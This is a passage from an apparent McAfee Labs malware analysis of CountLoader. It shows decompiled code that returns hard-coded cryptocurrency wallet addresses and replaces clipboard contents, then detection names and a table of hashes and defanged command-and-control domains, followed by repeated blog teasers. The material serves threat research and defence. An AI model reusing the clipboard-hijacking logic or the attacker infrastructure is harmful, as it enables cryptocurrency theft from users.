    return (uint *)"bclp9h65zs3lw0u9rk6ny0dc4qhruda783udphrjas0kpa2rwnqd2ussm59cfk";
case 4:
LAB_7ff6d40a5c68:
    return (uint *)"0x5Db7b10dB4827A346FaDF3FE2aa8b2c7d4a33b86";
case 5:
LAB_7ff6d40a5c68:
    return (uint *)"qpehdlcmsavxke84mlfhmgx559h6kdx1jq9h5uj9a6";
case 6:
LAB_7ff6d40a5c68:
    return (uint *)"prnc7jx7c7yppgeqnmvxwv7azl5c5q7ptkt0tfr8rd";
case 7:
LAB_7ff6d40a5c68:
    return (uint *)"LU8mFhSNiEKty9uBnil9MNtRb8YBSJPWRj";
case 8:
LAB_7ff6d40a5c68:
    return (uint *)"MQJbLVRzvx6BzXgQx4EoGKyLa3Yz7CdmfF";
case 9:
LAB_7ff6d40a5c68:
    return (uint *)"ltclqu0q88w9uh5chvjg6rl7j3wwkjkqlc6cunn5tuj";
}
```

```

pvVar35 = GlobalUnlock(hMem);
if (pvVar35 != (LPVOID)0x0) {
    FUN_7ff6d40c2a50(pvVar35, lVar45, lVar50);
    *(undefined2 *) ((longlong)pvVar35 + lVar49 * 2) = 0;
    GlobalUnlock(hMem);
    pvVar31 = SetClipboardData(0xd, hMem);
    if (pvVar31 != (HANDLE)0x0) {
        uVar27 = FUN_7ff6d40a1430(&local_150, &local_298, local_80, local_88);
        if (uVar27 == 0) goto LAB_7ff6d40a3506;
    }
}

```

McAfee Coverage

McAfee provides extensive coverage against CountLoader:

Trojan:Script/CountLoader4.DES
 Trojan:Script/JSBackdoor.HELK!2
 Trojan:Shortcut/LNKDownloader.HK
 Trojan:Shortcut/Worm.HELK
 Trojan:Script/ObfuPS.HELK
 Trojan:Script/AMSIByPass.STS!1
 Ti!5F9FF671955A
 Ti!DC602CB53A9C


Indicators Of Compromise

IOC	
EXE (stage 1)	5f9ff671955a6d551595f9838aed063c496da5039be0d222fe84f96cb3e1d32a
PS url (stage 2)	https://memory-scanner[.]cc/Presentation[.]pdf
PS (stage 2)	3c278499c5e3ced3bf1a6a7287808c5267075f1dec0aa5c7be2c4c444f33f2bc
CountLoader download URLs	https://memory-scanner[.]cc/ https://hell1-kitty[.]cc/update1_usb_usb_usb[.]VOCx4wEV8
CountLoader v3.3	c68e436d4cb984db026210806f50d0c81eec5f6e4860197dab91fab6f31ef796
CountLoader v4.1	e2faad8111e7d47349cbc549b85e62231b8678057906bc813aad7242fa95ae63 e5e1d8ec4cd109df290752ee3d4b2cbc9de6df4360e9983548f1bc6b1d088540

CountLoader C2 Domains	hell1-kitty[.]cc
	alphazero1-endscape[.]cc
	api-microservice-us1[.]com
	bucket-aws-s1[.]com
	bucket-aws-s2[.]com
	fileless-storage-s3[.]cc
	globalsnn1-new[.]cc
	globalsnn2-new[.]cc
	globalsnn3-new[.]cc
	handle-me-sv1[.]com
	hardware-office[.]cc
	health-smooth-eu1[.]com
	health-smooth-eu2[.]com
	health-smooth-eu3[.]com
	holiday-updateservice[.]com
	memory-protection-layer1[.]cc
	memory-protection-layer2[.]cc
	microservice-update-s1-bucket[.]cc
	microservice-update-s2-bucket[.]cc
	my-smart-house1[.]com
	polystore9-servicebucket[.]cc
	s3-updatehub[.]cc

usb lnk files	10593dbe9edfde7943fdaadd7882f190216b2f6502667daf701088a6e810deaf 0a69a9cc75d65774e5eb90a4a739bd4335d33b176dc4923acb691bd45af66bdf 27c6a6bda2c0ef3ecb78dad9c6bb7c3abaf2e32b3ad96f372a0102c0c9c0f08d 2cd449f1bb24f05d2e240812a74bd62f2583bbbe4d0ccc9ae5736240e29a0068 30dcd5c71beb76d2f8df768d5fd9e9145cb8fbbfc951a63b969d26d3b64002b9 dd4c7f5aae404816cf447b8090b620c1a1971a35c6791116aa3f871f00ae011b 42a1fc74334c9a3b8720c79df55f84c7398bd31609eb10581e8c7155835498e3 9c0d334aac5a6f66016dc5ce8df75c46d519a4e6d16c68cf2b1405c81189186d 44f6313e9542c0d51937a70160fe4137012905d8c79ad27ccc0021788ecfaa4e
payload launcher url	https://hell1-kitty[.]cc/gamecenter[.]fileManager https://hardware-office[.]cc/foundation[.]halflife
payload launcher	cbdfb46b9265a3dfb3bc6b0aade472dde28b1660dbd3ded3b67b1530b4497cca
packer	4a5e1d6ee1217e1fbacf54fc6017fbf9d24a25078266b02358d56a9c7437ceb7
injector	05becb67d8bf1e49fcfccb0d346b82368a2b1c2bf07316078c364c7b020154de
shellcode	44daa1b68737b55a711963eec211c7c018bcba4cb6d68c286a4b45ea781a7d73
payload	dc602cb53a9c24abfcdaadf0ca8256b5fb5cac6d91d20ed8431bdaaf51c0cafe
payload C2	https://edr-security-bucket1[.]cc/

McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.



Cloud Storage Scam Emails and Record-Breaking Fraud Losses: This Week in Scams

Cloud storage scam emails are back, and new FBI data finds \$20B in fraud losses. Learn how about cloud scams, scam key red flags, and...


Apr 17, 2026 | 5 MIN READ



Social Security Scam Emails and a Healthcare Data Breach: This Week in Scams

Fake Social Security emails are surging while a healthcare data breach raises new risks. Here's what to watch and how...


Apr 10, 2026 | 4 MIN READ



McAfee's Scam Detector Named Webby Awards Finalist for AI Innovation

McAfee's Scam Detector is a 2026 Webby Awards finalist and honoree, recognizing its use of AI to detect scams across...

Apr 09, 2026 | 2 MIN READ



Oklahoma Tax Breach and FBI Impersonation Scam: This Week in Scams

Hackers accessed taxpayer data in Oklahoma, while scammers impersonating FBI agents are targeting victims nationwide. Here's what to know and...

Apr 03, 2026 | 5 MIN READ



1 in 3 Targeted by Travel Scams and Rising Costs are Making it Worse

New McAfee research finds 1 in 3 travelers encounter scams as rising costs drive riskier decisions. Learn the biggest travel...

May 19, 2026 | 6 MIN READ



McAfee Ranks #1 in AV-Comparatives PC Performance Test — Again

McAfee Total Protection earned 1st place and an ADVANCED+ rating in the latest AV-Comparatives PC Performance Test, earning the highest...

May 18, 2026 | 3 MIN READ



How to Spot Fake Court Texts and Celebrity Deepfake Ads: This Week in Scams

That fake court notice text with a QR code is still circulating months later, and a new report how scammers...


May 15, 2026 | 7 MIN READ



How to Protect Yourself After the Canvas Education Data Breach + Fake Amazon Recall Texts

A cyberattack on Canvas just exposed data from millions of students, and fake Amazon recall texts are hitting phones nationwide....

May 08, 2026 | 6 MIN READ



Now Available: Use ChatGPT with McAfee to Spot Scams Faster

Use ChatGPT with McAfee to check suspicious links, messages, and screenshots in seconds. Learn how this new integration helps you...

May 07, 2026 | 3 MIN READ



Ad Impersonation Scams and Record-Breaking Social Media Fraud Losses: This Week in Scams

Social media scams are driving billions in losses, often starting with ads or messages. Learn how these scams work, how...



Fake USPS QR Code Text Scams and a Major Health Data Breach: This Week in Scams

A new fake USPS QR code scam is tricking users into clicking malicious links. Learn how it works, how to...


Apr 24, 2026 | 5 MIN READ



Why Hackers Are Collecting Data They Can't Read Yet. And How to Stay Safe

Hackers are collecting encrypted data today to decrypt later using quantum computing. Learn what "Harvest Now, Decrypt Later" means and...

Apr 21, 2026 | 6 MIN READ



Cloud Storage Scam Emails and Record-Breaking Fraud Losses: This Week in Scams

Cloud storage scam emails are back, and new FBI data finds \$20B in fraud losses. Learn how about cloud scams, scam key red flags, and...

Apr 17, 2026 | 5 MIN READ



Social Security Scam Emails and a Healthcare Data Breach: This Week in Scams

Fake Social Security emails are surging while a healthcare data breach raises new risks. Here's what to watch and how...


Apr 10, 2026 | 4 MIN READ



McAfee's Scam Detector Named Webby Awards Finalist for AI Innovation

McAfee's Scam Detector is a 2026 Webby Awards finalist and honoree, recognizing its use of AI to detect scams across...

Apr 09, 2026 | 2 MIN READ



Oklahoma Tax Breach and FBI Impersonation Scam: This Week in Scams

Hackers accessed taxpayer data in Oklahoma, while scammers impersonating FBI agents are targeting victims nationwide. Here's what to know and...

Apr 03, 2026 | 5 MIN READ



1 in 3 Targeted by Travel Scams and Rising Costs are Making it Worse

New McAfee research finds 1 in 3 travelers encounter scams as rising costs drive riskier decisions. Learn the biggest travel...

May 19, 2026 | 6 MIN READ



McAfee Ranks #1 in AV-Comparatives PC Performance Test — Again

McAfee Total Protection earned 1st place and an ADVANCED+ rating in the latest AV-Comparatives PC Performance Test, earning the highest...

May 18, 2026 | 3 MIN READ



How to Spot Fake Court Texts and Celebrity Deepfake Ads: This Week in Scams

That fake court notice text with a QR code is still circulating months later, and a new report how scammers...


May 15, 2026 | 7 MIN READ



How to Protect Yourself After the Canvas Education Data Breach + Fake Amazon Recall Texts

A cyberattack on Canvas just exposed data from millions of students, and fake Amazon recall texts are hitting phones nationwide....

May 08, 2026 | 6 MIN READ



Now Available: Use ChatGPT with McAfee to Spot Scams Faster

Use ChatGPT with McAfee to check suspicious links, messages, and screenshots in seconds. Learn how this new integration helps you...

May 07, 2026 | 3 MIN READ



Ad Impersonation Scams and Record-Breaking Social Media Fraud Losses: This Week in Scams

Social media scams are driving billions in losses, often starting with ads or messages. Learn how these scams work, how...



Fake USPS QR Code Text Scams and a Major Health Data Breach: This Week in Scams

A new fake USPS QR code scam is tricking users into clicking malicious links. Learn how it works, how to...


Apr 24, 2026 | 5 MIN READ



Why Hackers Are Collecting Data They Can't Read Yet. And How to Stay Safe

Hackers are collecting encrypted data today to decrypt later using quantum computing. Learn what "Harvest Now, Decrypt Later" means and...

Apr 21, 2026 | 6 MIN READ



Cloud Storage Scam Emails and Record-Breaking Fraud Losses: This Week in Scams

Cloud storage scam emails are back, and new FBI data finds \$20B in fraud losses. Learn how about cloud scams, scam key red flags, and...

Apr 17, 2026 | 5 MIN READ



Social Security Scam Emails and a Healthcare Data Breach: This Week in Scams

Fake Social Security emails are surging while a healthcare data breach raises new risks. Here's what to watch and how...


Apr 10, 2026 | 4 MIN READ



McAfee's Scam Detector Named Webby Awards Finalist for AI Innovation

McAfee's Scam Detector is a 2026 Webby Awards finalist and honoree, recognizing its use of AI to detect scams across...

Apr 09, 2026 | 2 MIN READ



Oklahoma Tax Breach and FBI Impersonation Scam: This Week in Scams

Hackers accessed taxpayer data in Oklahoma, while scammers impersonating FBI agents are targeting victims nationwide. Here's what to know and...

Apr 03, 2026 | 5 MIN READ